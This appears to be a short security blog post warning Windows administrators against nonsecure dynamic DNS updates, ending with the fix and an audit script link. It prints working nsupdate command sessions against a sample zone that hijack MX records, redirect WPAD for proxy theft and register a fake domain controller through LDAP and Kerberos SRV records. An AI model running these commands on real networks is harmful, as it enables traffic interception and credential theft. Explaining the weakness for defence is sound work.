
Non-Secured DNS Zones and Dynamic Updates

This should go without saying, considering the big yellow exclamation mark next to the setting in Windows Server DNS, but do not allow nonsecure DNS updates on any zone even closely resembling production.

"Allowing nonsecure dynamic updates is a significant security vulnerability because updates can be accepted from untrusted sources."



Allow Only Secure Dynamic Updates

Any network device can update/add/delete DNS records in the zone, merely by sending a single UDP datagram. This can easily be tested using BIND's 'nsupdate'. Could be scripted with a little digging and 'netcat'. Don't see a Metasploit module for this, and this isn't even low-hanging fruit -- this is fruit that falls into your hand.


BIND download, including binary for Windows


nsupdate man page

From *any* attached network device (no authentication credentials of any type needed):

```
nsupdate -d

server 192.168.1.180
zone monkeyboy.local

# add a host
update add whodamonkey.monkeyboy.local 86400 A 10.1.2.3

# fun with MX records
update add monkeyboy.local. 86400 MX 0 nothinghere.example.com.
send

# or just be mean
update add loopback.monkeyboy.local. 86400 A 127.0.0.1
send
update add monkeyboy.local. 86400 MX 1 loopback.monkeyboy.local.
send
```

```
# proxy theft, anyone?
update add wpad.monkeyboy.local. 86400 CNAME wpad.bad.

# Add a domain controller (they think)
update add whodamonkey.monkeyboy.local. 86400 A 10.1.2.3
send

update add _ldap._tcp.monkeyboy.local. 86400 SRV 0 0 389 whodamonkey.monkeyboy.local.
send

update add _kerberos._tcp.monkeyboy.local. 86400 SRV 0 0 88 whodamonkey.monkeyboy.local.
send

update add _ldap._tcp.dc._msdcs.monkeyboy.local. 86400 SRV 0 0 389 whodamonkey.monkeyboy.local.
send

update add _kerberos._tcp.dc._msdcs.monkeyboy.local. 86400 SRV 0 0 88 whodamonkey.monkeyboy.local.
send

exit
```





Note that you can delete records, as well ("update delete ..."). Or just randomly generate a million records of whatever type suits your fancy.

Change nonsecure zones to "None" or "Secure Only." To quickly audit Active Directory DNS zones, use this Powershell script:

https://docs.microsoft.com/en-us/archive/blogs/ashleymcglone/dns-server-and-zone-reporting-with-powershell

---

Regards,

Jason Filley